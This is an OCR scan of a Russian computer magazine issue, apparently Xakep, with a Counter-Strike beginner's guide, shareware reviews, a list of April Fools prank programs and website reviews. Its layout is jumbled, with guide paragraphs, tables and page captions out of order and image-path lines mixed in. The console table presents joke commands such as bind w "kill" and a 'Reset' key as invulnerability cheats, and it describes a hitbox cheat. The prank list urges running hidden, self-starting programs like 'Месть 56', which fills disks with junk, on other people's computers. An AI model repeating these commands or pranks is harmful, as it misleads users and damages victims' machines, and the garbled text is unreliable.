За каждого убитого противника тебе дается 300$. В начале следующего раунда тебе будет начислена некоторая сумма, которая зависит от того, проиграла или выиграла ваша команда, от количества убитых тобой, от номера раунда и т.п. Кстати, если замочишь своего, то в следующем раунде позорно сдохнешь с head-shot'ом (и то если повезет, а то и без оного). Это сработала команда sv_справедливость :)).

Если тебя убили, твоя тушка со временем испаряется, а вот твоя пушка лежит себе на месте твоей смерти, и ее может взять любой желающий, а ты сам либо летаешь во "free-look'e", т.е. можешь лицезреть всех игроков, а также любое место на карте; либо в режиме ChaseCam Only (устанавливается при создании сервера) - наблюдаешь только за игроками своей команды. Вообще-то, существуют 3 режима: Free-Look Mode, Free-Chase Camera Mode и Locked-Chase Camera Mode. В первом ты летаешь сам, во втором тебя тащит за игроком (переключать игроков клавишами мыши), но ты можешь вокруг него вертеться; в третьем - тебя тащит за игроком, и ты не можешь двигаться. Все это безобразие будет

ВЫХОД



КЛАВИША	ДЕЙСТВИЕ
Мышь:	Левая кнопка – огонь, правая – доп. функции (зум, глушитель и т.д.). Двигая мышкой, ты наводишь прицел на врага. Сразу предупреждаю фанатов d[][]/\/\a-ходить стрелочками ТУТ НЕРЕАЛЬНО! Мой тебе совет: играйте клавишами по умолчанию! Стрейф см. ниже, а башкой крутить только с помощью мышки!
B	Вызвать меню покупки
K	Удерживай эту клавишу и ори в микрофон
T	Нарисовать графитти
Z,X,C	Вызвать меню стандартных звуковых сообщений команде
M	Перейти в другую команду
E	Использовать (посмотреть в монитор, взять заложника,
	нажать кнопарь)
F	Включить/выключить фонарь
N	Включить/выключить ночное видение
W	Идти вперед
S	Идти назад
A	Стрейфиться влево
D	Стрейфиться вправо
Space	Прыжок
Ctrl	Присесть
Enter	Огонь!!
Y	Жми Y, вводи текст послания, жми Enter. Тебя увидят все (если ты мертв, то только трупаки :))
U	Сказать только своим – те же правила что и выше
`	Вызвать консоль
1	Выхватить основное оружие (автомат и т.д.)
2	Выхватить имеющийся в наличии пистолет
3	Выхватить нож (и помогает! :))
4	Выхватить гранату (и по башке его, по башке :))
5	Выхватить бомбу C4 (если карта de_***; ты – T и бомба у тебя (значок бомбы слева)). Когда значок бомбы замигает – выхватывай и удерживай "выстрел" до установки. После садись на бомбу и охраняй :)).
Esc	Выйти в меню
=	Меню Pod-ботов (если установлены)
Reset	Включить неуязвимость и термоядерную рогатку с бесконечными патронами.

№ РАЗДЕЛА	№ ОРУЖИЯ	НАЗВАНИЕ И ОПИСАНИЕ ОРУЖИЯ	ЦЕНА
1	1	Начальный пистолет CT – usp. Имеется глушитель.	~300 $
1	2	Тоже пистолет	~300 $
1	3	Desert Eagle – самый мощный пистолет всех времен и народов. 7 патронов в обойме, зато силища...	650 $
1	4	Пистолет	~500 $
1	5	Только для T – два пистолета в двух руках.	1000 $
1	6	Есть и такой	~600 $
2	1	Шотган обыкновенный	~2000$
2	2	Шотган скорострельный, мощный	~3000$
3	1	Автомат точный, не очень сильный	~1500$
3	2	Только для CT – самая слабая пушонка типа USI	~1000$
3	3	Зверь-машина – p90 aka петушок. 50 патронов в обойме	~2500$
3	4	А это только для T – дешево и тухло	~1000$
3	5	Неплохой автоматик	~2000$
4	1	Только для T – зверь ak47	~2600$
4	2	Автомат с ZOOM'om тоже только для терров.	~3000$
4	3	А это M16 – только для CT. Глушак.	~2600$
4	4	Аналог 4-2 для CT	~3000$
4	5	Scout aka "Муха". Не путать с гранатометом. Бесшумная, но слабая снайперка.	~2700$
4	6	Та-да-а-ан! Вот и она! Супер снайперка - "слонобойка" aka "слон". Убивает с одного, max с двух выстрелов.	~4750 $
4	7	Только для T: скорострельная снайперка. Очень сильная отдача, и слабая мощность.	~5000$
4	8	Только для CT. -//-	-//-
5	1	Экстра-супер-пупер-machinegun. Радует: 100 патронов в обойме, 200 в запасе. Не радует: цена, низкая скорострельность и плохая кучность.	~5000$
6	-	Патроны для основного оружия	Дешево
7	-	Патроны для пистолетов	Дешево
8	1	Бронежилет	650 $
8	2	Бронежилет + шлем	1000 $
8	3	Световая граната aka flashbomb	~300$
8	4	Взрывная граната aka HE GRENADE	~400 $
8	5	Дымовая граната aka SG GRENADE	~400 $
8	6	Для разминирования бомбы – Defusal KIT	~800 $
8	7	Прибор ночного видения (вкл. N)	~1000$

УЧЕБНОЕ ПОСОБИЕ
ПО СБОРКЕ-РАЗБОРКЕ АВТОМАТА

Lefside (lefside@mail.ru)

ДАЛЬШЕ

продолжаться до конца раунда, и в начале следующего ты опять будешь целехонек, но с начальным пистолетом и ножом.
Вот, собственно, и все правила.

Оптимизация CS перед игрой

1) Запусти CS или, по необходимости, Half-Life -> Custom Game -> Counter-Strike -> Activate - > OK (вот гады, не могли ярлык для CS вытянуть на десктоп :)).
2) Зайди в Customize. Введи свой ник.
3) Зайди в Controls. Ткни Use Defaults. Жми Advanced. Ставь чувствительность мыши и выставляй галки только напротив Crosshair, Mouse Look и Mouse Filter. Следи, чтобы не стояла галка напротив Reverse Mouse! (Нет, можешь, конечно, поставить, но при этом, когда ты поведешь крысу вперед, то голова у тебя повернется не вверх, а... правильно, вниз. А это - на любителя...)
4) Жми везде OK/Done и заходи в Play on Lan.
5) Если ждешь чей-нибудь сервак, то тыкай Refresh, пока он не появится в списке. Если просто погамать пришел, то внимательно изучи список серверов.
Ты не сможешь зайти, если:
- сервер полон: два последних числа в строке равны. Пример:
Lefside cs_assault2k
Counter-Strike 5041/5041
Это значит: название сервера (чаще всего схоже с ником создателя) - карта - название игры - число_игроков/макс._число_игроков.
- перед названием сервера стоит значок "пароль", а ты пароль не знаешь.
Lefside cs_assault2k
Counter-Strike 6/8
- и вот еще какая фича: перед названием карты должны стоять 8 жирных зеленых овальных точек в виде прямоугольника :). Во как! Если вместо этого там "?", их меньше или они красного цвета, мой тебе совет - нажми еще раз Refresh и погоди.
После всех мучений кликай два раза по названию сервера и жди. Что же делать после подключения:
1) Выбери команду. 1 - террористы; 2 - контртеррористы.
2) Выбери скин (твое изображение).
3) Правильно расположи руки на клавиатуре! Надеюсь, ты поставил все по умолчанию, и у тебя выстрел не на Esc, вперед - не на F12 и использовать - не на RMouse.

Правильная раскладка:

Левая рука: средний - W (им же будешь и на S жать), указательный - D, безымянный - A, мизинец - Ctrl (присесть), большой - Space (прыжок).
Правая рука: лежит на мышке, мышке и еще раз мышке! Никаких стрелочек! После этого полетай немного во Free-Look'е и гамай со следующего раунда как ни в чем не бывало.
Рабочие клавиши в CS (по умолчанию) Тут будет уместна такая гигантская табличка.

КОМАНДА	ОПИСАНИЕ	И/С
mp_friendlyfire 1/0	Включить/отключить огонь по своим	С
mp_roundtime XX	Время раунда	С
mp_freezetime XX	Время для покупки оружия	С
mp_restartround X	Начать новый раунд через X секунд	С
sv_gravity XXX	Сменить гравитацию (норм. – 800)	С
sv_cheats 1/0	Включить коды. Для активации после этой команды сделайте changelevel	С
changelevel xx_xxxxx	Сменить карту	С
cmd name ^LAMO^	Сменить серваку имя на ^LAMO^	ИС
impulse 101	Получить 16000 на халяву (если включены читы)	ИС
adjust_crosshair 1/2/3/4	Сменить цвет прицела	ИС
sv_clienttrace X	Хех... Главный чит в CS. По умолчанию равен "1". При изменении, к примеру, на 99999999999999 тушка любого игрока значительно жиреет (не визуально). Т.е. ты целишься за 2 метра от игрока, а у тебя уже надпись: Enemy: Lefside. Стреляй не целясь!!!!	С
say XXX XX X	Сказать на весь мир: XXX XX X	ИС
gl_maxsize 4	Это количество отображаемых цветов на экране. По умолчанию – 256. Но на фоне нетекстурированных стен гораздо лучше видно противника!	ИС
slist	Показать список всех игровых каналов в локальной сети	ИС
connect 1	Подконнектиться к серваку под № 1	ИС
mp_autoteambalance 1/0	Автобаланс команд – если вы CT, и дерете терров 15-0, то кого-то из вас обязательно перекинет за T. Если вы играете 13 против 2их, то составы уравняются. Чтобы этого не происходило – ставь 0	С
mp_autokick 1/0	Хмм... Это по-моему чтобы кикало за убийство своего... Или заложника... не помню. Ставь 0	С
bind w "kill"	Неуязвимость, бесконечные патроны и термоядерная рогатка. :)))))))	ИС
godmode 1	Вывести сообщение: Unknown command: godmode	ИС
sensivity XX	Сменить чувствительность мышки. Средняя – 10.	ИС
status	Вывести статус по игрокам	??
addbot X 1/2 Z	Если установлены POD-боты, то эта команда введёт в игру бота с X скиллом, за 1/2 команду (T/CT) и под ником Z.	
пример: addbot 100 1 Lefside		
kick Lefside	Кикнуть игрока под ником Lefside :))	С

Оружие и экипировка бойца

Для того чтобы купить оружие, тебе надо набрать следующие клавиши: <клавиша вызова меню покупки> - <номер раздела> - <номер пушки>. Например, B-4-6 - купить снайперскую винтовку "Слон" :)). Желательно также патроны. Таким образом покупаем полный боекомплект, скажем, снайпера:
B-4-6-B-6-B-1-3-B-7-B-8-2-B-8-4. У опытного игрока это займет не более 5 секунд. В перечисленный комплект входит: слон, патроны к нему; пистолет DE, патроны к нему; бронежилет со шлемом и НЕ граната. Ниже представлены все имеющиеся в CS виды вооружения.
Что, глаза на лоб полезли от разнообразия? :)) Или уже дуешь в клуб? Молодец! Но это еще не все! Впереди информация для читеров - использование консоли и тактика ведения боя на различных картах.

Консольные команды

Я попрошу учесть, что основные команды по управлению игрой может применять только сервак aka тот, кто создал тот канал игры, на котором ты гамишься. И, разумеется, TabFaces :)). Условные обозначения: С - только для сервака, ИС - и игрок, и сервер.

Вот, пожалуй, и все консольные команды, которые понадобятся тебе в ближайшее время.

УФФФ...


На сегодня все. Много впитал инфы про CS? Надеюсь, теперь ты станешь чаще посещать свой любимый компьютерный клуб. В следующих выпусках я поведаю тебе о тактике выживания на картах cs_delta_assault и cs_map, сообщу еще много интересных консольных команд, а также расскажу о супер-приколах при игре в CS.

КОНЕЦ

M.J.Ash (www.xknows.com, m.j.ash@real.xakep.ru)

SeeStorm Messenger v 1.0

Windows 9x/Me/NT/2k/XP
Size: 2202 Kb
Freeware
http://www.seestorm.com





Программа для визуального и голосового общения. Для нормальной работы достаточно микрофона и доступа в Сеть. Веб-камера, как это ни странно, не требуется. К слову сказать, в этом и заключается главное достоинство SeeStorm Messenger'а: через И-нет передаются только аудиоданные, а вместо изображения собеседника пользователь видит синтезированный трехмерный образ. Оригинально, не правда ли? С одной стороны, даже по коммутируемой линии можно устраивать почти настоящие видеоконференции, а с другой - вместо твоей небритой физиономии на твоего друга с экрана смотрит качественно анимированное изображение Санта Клауса, В.В. Путина или Джорджа Буша. Большой выбор как бесплатных, так и платных аватаров, за которыми можно скрыть свою собственную (порой малосимпатичную :) личность, имеется на сайте программы.

"Говорящие головы" в SeeStorm Messenger'е не только реалистично движутся и шевелят губами синхронно с речью - они еще могут передавать мимику, отражающую различные эмоции "хозяина". Для этого в окне коммуникационной программы есть три специальные кнопки, которые следует нажимать во время беседы. Первая из этих кнопок заставляет alter ego пользователя улыбаться, вторая - хмуриться, третья - удивляться...

В общем, SeeStorm Messenger делает сетевое общение значительно более прикольным и выразительным... Что дает всем нам лишний повод для гордости за наших отечественных программистов, поскольку этот своеобразный интернет-коммуникатор был целиком и полностью разработан в недрах российской компании! :)

SmartButler v 1.0

Windows 9x/Me/NT/2k/XP
Size: 590 Kb
Shareware
http://smart-butler.com

Если SeeStorm Messenger умеет синтезировать внешний вид собеседника, то примочка к тете Асе под названием SmartButler способна синтезировать... его голос. Хотя это я немного приврал. На самом деле, программа всего лишь использует установленный на машине голосовой движок, чтобы озвучить поступающие тебе на ICQ сообщения. Но как классно она это делает! Во-первых, сообщения от разных людей зачитываются разными голосами и с разной скоростью. Во-вторых, встретив в тексте сообщения смайлик :), SmartButler не промолчит, а скажет, к примеру, "Ха-ха-ха". Для этой цели в программу встроен специальный словарь смайликов и сокращений, открытый для редактирования.

Нормальная работа SmartButler'а невозможна без кое-каких дополнительных компонентов. К счастью, их наличие на компьютере программа самостоятельно проверяет при установке, и отсутствующие компоненты тут же предлагается докачать. SmartButler без проблем работает с русским языком. Только мой тебе совет: сразу замени движок "Lernout&Hauspie" (ак тивно продвигаемый Microsoft) на "Digalo" (www.digalo.com). Последни по-русски говорит значительно лучше. И еще одно небольшое примеча ние: если SmartButler молчит, как Герасим, переключи свою Аську в ре жим "Single Message Mode" с помощью клавиши "Msg Mode" в окне от правки сообщения.



ATnotes v 9.0

Windows 9x/Me/NT/2k/XP
Size: 659 Kb
Freeware
http://atnotes.kpayne.net




Новая версия одной из лучших программ для создания и размещения на Рабочем столе "липких" заметок - напоминаний. При сравнительно небольшом размере она обладает всеми нужными и ненужными функциями и опциями: напоминания разрешается перетаскивать с одного места на другое, в широких пределах менять их размеры и внешний вид. Любая заметка в этой программе может содержать не только текст, но и ссылки на веб-сайты, адреса электронной почты, ярлыки приложений и документов. Под каждым "липким листком" в ATnotes скрывается сложная система "будильников". Благодаря ей даже те заметки, которых до сих пор вообще не было видно, способны внезапно выскакивать на экран, мигать, издавать звуки и вообще всячески привлекать к себе внимание. Причем, что интересно, если один "липкий листок" немного поколбасится и исчезнет, то другой может изо дня в день в заданное время настойчиво лезть на передний план.

Специальное окно ATnotes под названием "Список наклеек" позволяет наводить порядок даже в очень большом количестве заметок-напоминаний. Самые важные функции программы доступны по "горячим" клавишам. В локальной сети "липкие листки" можно пересылать с одного компьютера на другой. При всем при этом ATnotes не требовательна к ресурсам, а ее интерфейс легко русифицируется готовым русификатором.

Microsoft Agent Scripting Helper (MASH) v 5.6

Windows 9x/Me/NT/2k/XP
Size: 1423 Kb
Shareware
http://www.bellcraft.com/mash

MASH - средство быстрой разработки скриптов, управляющих поведением персонажей Microsoft Agent. Что это за персонажи такие, ты наверняка знаешь - вспомни Office 97 и надоедливую скрепку по имени Clippy, которая постоянно выскакивала на экран и до смерти доставала всех своими глупыми советами. Мало кто мог выдержать длительное общение с этой заразой. Хотя, конечно, сама скрепка ни в чем не виновата - ее просто запрограммировали быть занозой в заднице… Но вернемся к разбору программы MASH. С ее помощью можно создавать и проигрывать интересные сценки с участием "агентов Майкрософт", просто перемещая выбранного персонажа по экрану и задавая, что ты хочешь, чтобы он говорил или делал. Перевод твоих творческих изысканий на требуемый язык программирования (VBScript, JavaScript, Visual Basic, VBA для Office documents и т.д.) MASH осуществляет самостоятельно. Программа также может генерировать готовые exe-шники, если тебе, к примеру, захочется поприкалываться над приятелем посредством виртуального существа. А ведь хороший "агент" может продемонстрировать массу прекрасно прорисованных действий… В Сети существует множество сайтов с хорошими коллекциями самых разных персонажей (советую заглянуть хотя бы сюда: www.allcharacters.chat.ru) и подробными инструкциями по их использованию. Если же тебе любопытно, что заставило меня заинтересоваться технологией MS Agent, я честно отвечу: SmartButler (программа о которой говорилось чуть ранее). В своей работе она активно использует "агентов" и при этом позволяет юзеру редактировать скрипт, управляющий их поведением… Видел бы ты, какие корки я заставил отмачивать виртуальных персонажей при чтении поступивших на мою аську сообщений, всего лишь вставив кое-какие куски кода из окна MASH'а в этот самый скрипт! :)



Bookshelf v 2.7

Windows 9x/Me/NT/2k/XP
Size: 345 Kb
Shareware
http://www.text-reader.com

Оригинальная программа для чтения электронных текстов. Она переформатирует html, txt или doc файлы таким образом, чтобы на экране продемонстрировать пользователю обычный книжный разворот - две пронумерованные страницы со свободными полями. Имеется широкий выбор стилей оформления этих страниц - можно менять цвет и размер шрифтов, разметку, цвет бумаги и оформление подкладки. Впрочем в настройки Bookshelf я особенно не лез - стиль, применяемый программой по умолчанию, по-моему превосходен. Глядя на скриншот, нетрудно догадаться, что в первую очередь эта программа предназначена для тех, кто не хочет менять обычную "бумажную" книгу на бесконечную череду текстовых строк, вяло ползущих в окне стандартной компьютерной "читалки".

Страницы в Bookshelf перелистываются горячими клавишами или кликами мыши. Продуманная система навигации и поиска помогает свободно ориентироваться внутри текста. При работе в полноэкранном режиме Панели задач не видно, поэтому (дабы юзер, увлекшись чтением, не потерял счет времени =) в Bookshelf встроены внушительные аналоговые часы с огромным циферблатом. Все отформатированные программой электронные тексты в главном меню отображаются в виде стопки книг - задумка простенькая, но эффективная. Она позволяет без труда возвращаться к прочитанным книгам и открывать их в том самом месте, где ты остановился. А от хорошей читалки больше, пожалуй, ничего и не требуется.




ШapoWAREZ

M.J.Ash (www.xknows.com, m.j.ash@real.xakep.ru)

Flexiblesoft Dialer II v 3.2

Windows 9x/Me/NT/2k/XP
Size: 1349 Kb
Shareware
http://www.flexiblesoft.com



Чрезвычайно мощная звонилка, которой я на днях заменил свой порядком устаревший EType Dialer. Даже не буду говорить о том, что Flexiblesoft Dialer умеет перебирать телефонные номера провайдера, перезванивать при обрыве соединения, вести статистику работы и учет затраченных средств - на это сейчас способна абсолютно любая и самая лажовая программа дозвона. Расскажу лишь о тех функциях, сочетание которых я давно надеялся увидеть в одной программе. Начну с того, что Flexiblesoft Dialer может не только отлично звонить - он способен не менее достойно рвать связь. Если потребуется, Flexiblesoft Dialer будет автоматически вешать трубку (и, если надо, перезванивать) при недостаточной скорости соединения, при снижении скорости передачи данных ниже приемлемого уровня и тогда, когда время отклика заданного сайта превышает допустимые пределы. Учитывая то, что иконка Flexiblesoft Dialer'а в системном трее представляет собой графический монитор скорости приема/передачи информации, - забота об обладателях телефонных линий плохого качества налицо. Еще один серьезный плюс этой звонилки - способность после определенного часа переходить в "ночной режим", т.е. отключать звуковое сопровождение своей работы.
Само собой, Flexiblesoft Dialer в полной мере обладает и всеми прочими (правда, уже более стандартными =) атрибутами продвинутой программы дозвона: умением корректировать системное время через Интернет, работать по расписанию, автоматически запускать/закрывать приложения перед набором номера, при установке соединения, после отключения и т.д. Недостаток же у этой звонилки лишь один - за нее хотят денег. Даже обидно как-то... :)

InteractiveTransliterator v 1.0.1


Windows 9x/Me/NT/2k/XP
Size: 215 Kb
Shareware
http://personal.primorye.ru/wordmader

Интерактивный транслитератор, который переводит русский текст в транслит "на лету". Другими словами, все вводимые тобой русские буквы программа моментально заменяет похожими по звучанию латинскими символами. Например, ты нажимаешь русскую "т" и видишь на экране компьютера "t", вместо "ч" появляется "ch" и так далее. Если подумать, то можно сказать, что InteractiveTransliterator выполняет роль дополнительной раскладки клавиатуры. Это очень удобно - ты избегаешь лишних операций по перекодированию текста. Ты как бы сразу "пишешь транслитом" там, где тебе надо: в форме для отправки SMS-сообщения, в чате, на IRC или в письме своему заокеанскому другу, машина которого отродясь не знала о существовании русских шрифтов.
Изначально в состав программы входят 2 таблицы перекодировки: в 1-й все русские буквы заменяются латинскими аналогами по звучанию, а во 2-й - на основании визуального подобия (u TorDa noJly4aeTc,q BoT Так :). Также разрешается создавать и редактировать свои собственные перекодировочные таблицы. Побочный эффект работы InteractiveTransliterator: юзер получает способность переназначить любую клавишу ("повесить" смайлик, вроде этого ";-)", на F2, за F3 закрепить символ "(c)" и т.д.)
P.S. А для обратной перекодировки (с транслита на русский) я обычно пользуюсь Цифирицей (www.cifirica.ru).



Text-Reader Dictionary v 4.01

Windows 9x/Me/NT/2k/XP
Size: 1705 Kb
Shareware
http://www.text-reader.com



Дополнительный модуль, обучающий ослика IE навыкам интерактивного перевода. Крайне полезная штука для тех, кто по-английски читает только со словарем. После ее инсталляции любое слово, на котором остановится в окне броузера курсор твоей мышки, будет подчеркнуто, а его русское толкование появится во всплывающей подсказке. Щелчок мышью вызывает произнесение отмеченного слова синтезатором речи, а по двойному щелчку на экране возникает окно словаря с полным текстом словарной статьи. Краткий англо-русский словарь идет в комплекте, более полный (на 60 тысяч записей) можно слить с домашней странички. Там же выложены словари и для других языков. К сожалению, даже полные версии словарей для Text-Reader Dictionary по своему объему заметно уступают словарям, входящим, к примеру, в состав системы Lingvo. Но возможность получать перевод отдельных слов, не отводя взгляда от читаемого текста, многого стоит... Другая важная функция, выполняемая этим add-on'ом, заключается в улучшении читабельности текстов (особенно длинных) путем изменения шрифтов, разметки страниц и плавной прокрутки текста в окне бродилки.

Penis Size-O-Matic v 1.10

Windows 9x/Me/NT/2k/XP

Size: 2703 Kb

Freeware

http://www.eduart.com.au/kevin



Прекрасный праздник 1 апреля уже не за горами… Не знаю, как ты, приятель, а я уже запланировал серьезный список шуток и розыгрышей. Правда, с программами-заподлянками в этом году дела обстоят как никогда плохо. Разработчики по сто раз обсасывают старые темы: форматирование винчестера, драйвер для мышиного коврика, сбой системы… Свежих идей катастрофически не хватает (у меня бы попросили, что ли? :). За последние несколько месяцев я добавил в свою личную коллекцию "Прикольных программ" один единственный экспонат (да и тот довольно сомнительный - не каждому покажешь :). Называется он Penis Size-O-Matic. Это экспериментальная разработка, которая предлагает увеличение мужского достоинства пользователя до требуемых размеров. По словам разработчиков, специальные алгоритмы и современное развитие вычислительной техники позволяют производить эту сложную операцию в домашних условиях… Откровенно порадовало то, что Penis Size-O-Matic не использует такую затасканную шутку, как "прижмитесь больным местом к экрану монитора". Программа предлагает альтернативный, значительно более безболезненный подход. Интерфейс проги понятен и без перевода: с правой стороны ползунками задаются текущие размеры и цвет полового органа, с левой - желаемые. Для слишком мечтательных имеется функция предварительного просмотра (из серии: а оно тебе надо? :). Готовность к операции подтверждается нажатием на кнопочку "Apply", после которого остается лишь следовать возникающим на экране инструкциям…

Пять классических шуточных программ, которые стоит иметь под рукой в День смеха и дураков.

Keystroke Panic
Win 9x/NT4/2k Freeware
http://niggabsd.org/mjash/KPanic10.zip
http://niggabsd.org/mjash/KPanic21.zip

Утонченное издевательство. Программа следит за тем, какие кнопки жмет юзер, и заменяет введенные им символы на другие таким образом, чтобы в результате "печатался" заданный тобой текст!

AV Voice Changer Software v 2.0
Win 9x/Me/NT/2k/XP Shareware
www.audio4fun.com

Отличный инструмент для изменения голоса - мечта шутников, телефонных террористов и любителей караоке :) Пользователь говорит в микрофон, а программа в реальном масштабе времени заставляет его голос звучать ниже (как у солидного мужика :) или выше (как у женщины или подростка :)

MouseZapadlo v.3.1
Win 9x/Me/NT/2k/XP Freeware
http://www.alert.yo.lv

Под умелым руководством этой проги курсор мышки начинает жить своей собственной жизнью и перемещаться по экрану как ему вздумается. Существует десять различных алгоритмов поведения, среди которых есть такие интересные, как "раздвоение курсора", "синдром веками не чищеной мыши" или "пляска святого Витта".

Месть 56 v 2.0
Win 9x/Me/NT/2k Freeware
http://kiron56.dtn.ru

Универсальная заподлянка. Объединяет в себе 21 шутку, начиная с банальных (прятать кнопку "Пуск") и кончая продвинутыми (забивать винчестер врага "мусорными файлами"). Месть 56 не видна через Alt-Ctrl-Del и способна автоматически запускаться после перезагрузки компьютера.


The Finger v 1.00
W9x/Me Freeware
http://www.rjlsoftware.com

Одно из творений лучшего создателя шуточных программ - компании RJL Software… Достаточно запустить The Finger на чужой машине, дабы узнать, как ее хозяин прореагирует на тот удивительный факт, что указатель мышки в Виндах стал периодически принимать вид сжатой в кулак руки с оттопыренным средним пальцем.



Витольд Барский (psy@ft.inc.ru)
Асёна (asya@ft.inc.ru)

Двигай: интерактивный конструктор

http://www.kam.ru/dvigai/









Тяжела и опасна жизнь настоящего хацкера: то пива мало, то проблем много... Столько напряжения за день накопится... Куда девать? Не на друганах же или подругах срываться? Для таких случаев - вот тебе сайт. Там ты сможешь подправить объективную реальность по своему вкусу. К твоим услугам известные люди: Бен Ладен и Билл Гейтс, Джордж Буш и Владимир Путин. Одного можно нарядить Санта Клаусом, другому подправить харизму, третьему подобрать прическу по твоему вкусу. Например, неплохая идея - отправить главаря "Меленького и Мягенького" в советскую армию (чтоб стал настоящим мужчиной).

А если тебя тянет к прекрасному, то попробуй раздеть девушку или, наоборот, собрать Пятый элемент из маленьких кусочков. В общем, после всего этого тебя уже не будет угнетать несовершенство твоей жизни, а станет лучше и веселей: ты врубишься, насколько все-таки здорово, что ни одна свинья не может нарядить ТЕБЯ Санта-Клаусом или методично собирать все твои анатомические подробности из маленьких кусочков...

Виртуальный секс


http://vs.ksenia.com/



Нет ничего тяжелее для нормального хакера, чем, повинуясь нелепой прихоти своей подруги, проводить лучшие для коннекта часы вдали от своего электрического друга, совершая в горизонтальном положении какие-то бессмысленные телодвижения. К сожалению, редкая девушка способна понять ранимую мужскую душу и не встревать в ваш счастливый и плодотворный союз с кампутером. Происходит это потому, что герла просто плохо осведомлена: ее училка биологии никогда не говорила, что заниматься сексом можно не только с законным супругом, но и с совершенно незаконным кампутером, причем второе несомненно проще и приятнее. ;) Да и ты, наверное, плохо осведомлен о том, как устроена эта область жизни (ведь лучшие часы для коннекта у тебя пропадают!).
Вообще, большинство людей воспринимает виртуальный секс довольно однобоко. Для того чтобы в полной мере представить все его возможности, загляни как бы невзначай на предлагаемый сайт. На нем регулярно публикуется куча различной инфы, собранной буквально с net'а по байту. Всякая разная (по большей части не заразная) виртуальная любовь от А до Я: ликбез по знакомству в Сети - все ведь с этого и начинается, обзор интересных сайтов, способы флирта, как и зачем заключать виртуальные браки. Настоящие извращенцы виртуально-любовного фронта откроют для себя новые горизонты кибер-секса, а если ты вдруг не захочешь окончательно покидать реальный мир, тебя ждут психологические советы по самоизлечению. Так что не робей - попробуй освоить технику кибер-любви, ведь в случае чего, ты сможешь вылечиться сам, без всяких кож-вендиспансеров :).

Головоломки для умных людей

http://www.golovolomka.hobby.ru/




Как видишь из названия, посещать этот замороченный ресурс можно не всем. Но нам с тобою повезло - с умищем у нас все в порядке. А после того как посидишь на этом сайте часок-другой, мозги распухнут еще больше! И если уж ты связался с программингом, хакерством или другими интеллектуальными делами, то здешние головоломки должны (по идее) быть для тебя не сложнее детсадовской загадки. Главное на сайте - богатейшая подборка классических головоломок и задач: логических, шахматных, на взвешивание, на вероятность, основанных на играх, с кубиком Рубика и многих других. Многие из задачек взяты из всем известных книг таких авторов, как Мартин Гарднер, Льюис Кэрролл, Рэймонд Смаллиан, Евгений Гик. Кстати, отрывки из этих книг ты тоже сможешь прочитать, не покидая сайта. Еще там можно подписаться на рассылку и получать новые головоломки и инфу по обновлению сайта в свой е-почтовый ящик. Когда от напряга у тебя задымится оперативка в голове, расслабься и почитай приколы и анекдоты о математиках, логике, женской логике (не путать с обычной "логикой" в общечеловеческом понимании!). Можешь скачать программы для головоломщиков. Достойный букмарк.

ФОТО-Land

http://foto.zooclub.ru/





